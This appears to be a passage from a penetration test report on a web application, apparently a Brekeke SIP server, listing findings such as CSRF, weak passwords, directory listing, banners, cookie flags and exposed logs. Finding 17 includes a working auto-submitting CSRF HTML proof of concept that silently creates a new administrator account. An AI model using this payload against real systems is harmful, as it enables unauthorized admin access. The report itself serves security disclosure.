
## 17. Application is vulnerable to CSRF attack

The application does not adequately verify the origin of requests, allowing attackers to trick authenticated users into performing unwanted actions (like changing settings or making transactions) without their consent.

### Step 1: Admin user login with valid credentials



The screenshot shows a web browser window with the address bar containing 'sip/gate'. The page title is 'SIP Server' and the logo 'brekeke' is visible. A 'Sign in' form is centered on the page, enclosed in a red box. The form consists of a username input field, a password input field with masked characters, a 'REMEMBER ME' checkbox, and a green 'SIGN IN' button.




**Step 2:** The attacker crafts a malicious CSRF proof-of-concept (PoC) link that triggers the addition of a new admin account.

```


<!DOCTYPE html>
<html>
<head>
  <title>CSRF PoC</title>
</head>
<body onload="document.forms[0].submit();">
  <form action="http://[redacted]/sip/gate" method="POST" enctype="multipart/form-data">
    <input type="hidden" name="bean" value="sipadmin.web.SysAdminSettings">
    <input type="hidden" name="user" value="new2">
    <input type="hidden" name="name" value="new2">
    <input type="hidden" name="desc" value="">
    <input type="hidden" name="login.password" value="new2">
    <input type="hidden" name="login.password2" value="new2">
    <input type="hidden" name="email" value="">
    <input type="hidden" name="newedit" value="true">
    <input type="hidden" name="operation" value="store">
    <input type="hidden" name="_wn" value="_ws1747465958635_ws">
  </form>
</body>
</html>

```



**Step 3:** The attacker sends this CSRF link to an authenticated admin user. The admin clicks the link while logged in, unknowingly executing the request



**Step 4:** The application processes the request and creates a new admin user without proper authorization checks.




Step 5: The attacker then logs in using the newly created admin credentials and gains unauthorized access.




### 18.Weak Password Policy

The application enforces a weak password policy, allowing users to set easily guessable or short passwords. This increases the risk of unauthorized access through password guessing or brute-force attacks.



### 19.Application is vulnerable to Directory Traversal Attack

The web server is configured to allow directory listing, exposing the contents of web directories when no default page (like index.html) is present. This can reveal sensitive files, internal structure, or backup/config files that aid in further attacks.



## 20. Application displays web server banner

The application exposes detailed web server banners revealing server software and version information. This information disclosure can aid attackers in identifying known vulnerabilities associated with the server software.




```

Request
-----
1 POST http://localhost HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 292
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost
12 Cookie: ASP.NET_SessionId=mf0uchh0ob50jmfjbbtm45it; name=admin
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 _VIEWSTATE=42PwEP0vULLTESKygCNDELRj1kZPq00MEPg61f1uQ1Alvy7VYFVAAAs4YBEGQVQgt22k4
17 _VIEWSTATEGENERATOR=AF63D041g_EVENTVALIDATION=
18 VFP6dAa1t0c772Q0t0t79s0Bndes7Tc7YUHLchakgES949A2FT14PKLl4fzpqkQ3C5F1SPMTHBep742Bdb02k
19 3ddW6ZaKIHxct10Gv24ContentPlaceHolder2V24bntcreateproc=Create+Procedure

Response
-----
1 HTTP/1.1 200 OK
2 Cache-Control: private, no-store
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: Thu, 15 May 2025 11:20:42 GMT
6 Vary: Accept-Encoding
7 Server: Microsoft-IIS/10.0
8 X-AspNet-Version: 4.0.30319
9 X-Powered-By: ASP.NET
10 Date: Thu, 15 May 2025 11:20:42 GMT
11 Content-Length: 22605
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
15 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
16 <html xmlns="http://www.w3.org/1999/xhtml">
17 <head id="Head1">
18 <title>
19 :: Create Procedure ::
20 </title>
21 <style type="text/css">
22 .Font
23 {
24     FONT-SIZE: 11px;
25     COLOR: black;
26     FONT-FAMILY: sans-serif;
27 }
28 .GridHeaderFont
29 {
30     FONT-SIZE: 15px;
31     COLOR: black;
32     FONT-FAMILY: sans-serif;
33 }
34 .ListBoxStyle
  
```


## 21. Application is vulnerable to simultaneous login

The application permits multiple concurrent sessions for the same user account without restrictions. This can increase the risk of session hijacking, unauthorized access, or abuse if credentials are shared or compromised.



## 22. Path attribute not set in session cookie


The session cookie does not have the Path attribute set, which means it is sent with requests to all paths within the domain. This can increase the risk of session exposure to unrelated parts of the application, potentially leading to session hijacking.



The screenshot shows a browser's developer tools interface for a session cookie. The address bar shows `http://localhost/[redacted].aspx`. The cookie is identified as `localhost | ASP.NET_SessionId`. The Value field contains `wo3p13pbvafudmslohrsn3ja`. The Domain is `localhost` and the Path is `/`. The Expiration is `Fri May 15 2026 14:17:56 GMT+0530 (India Standard Time)`. A red prohibition sign is placed next to the Path field, indicating that the Path attribute is not explicitly set, which is a security concern.


### 23. Default Passwords

The application or device is using default credentials that are widely known and publicly available. This exposes the system to easy unauthorized access by attackers leveraging these default passwords.



## 24. Exposed web server logs


Web server log files are accessible via the web application or server, exposing sensitive information such as IP addresses, URLs, and user activity. This can aid attackers in reconnaissance and exploitation efforts.



Date	Time	Size	Filename
Tuesday, April 1, 2025	3:56 PM	9605	<a href="#">Log_01-Apr-2025.log</a>
Thursday, May 1, 2025	4:19 PM	1180	<a href="#">Log_01-May-2025.log</a>
Tuesday, October 1, 2024	10:43 AM	10835	<a href="#">Log_01-Oct-2024.log</a>
Wednesday, April 2, 2025	5:05 PM	3554	<a href="#">Log_02-Apr-2025.log</a>
Friday, August 2, 2024	11:15 AM	23150	<a href="#">Log_02-Aug-2024.log</a>
Monday, December 2, 2024	2:59 PM	26246	<a href="#">Log_02-Dec-2024.log</a>
Thursday, January 2, 2025	2:51 PM	385	<a href="#">Log_02-Jan-2025.log</a>
Friday, May 2, 2025	3:14 PM	7169	<a href="#">Log_02-May-2025.log</a>
Monday, September 2, 2024	5:42 PM	16841	<a href="#">Log_02-Sep-2024.log</a>
Thursday, April 3, 2025	3:13 PM	19062	<a href="#">Log_03-Apr-2025.log</a>
Tuesday, December 3, 2024	9:39 AM	1180	<a href="#">Log_03-Dec-2024.log</a>
Monday, February 3, 2025	3:17 PM	57401	<a href="#">Log_03-Feb-2025.log</a>
Friday, January 3, 2025	2:44 PM	8777	<a href="#">Log_03-Jan-2025.log</a>
Thursday, October 3, 2024	1:51 PM	3162	<a href="#">Log_03-Oct-2024.log</a>
Tuesday, September 3, 2024	10:48 AM	5547	<a href="#">Log_03-Sep-2024.log</a>
Friday, April 4, 2025	5:12 PM	14691	<a href="#">Log_04-Apr-2025.log</a>
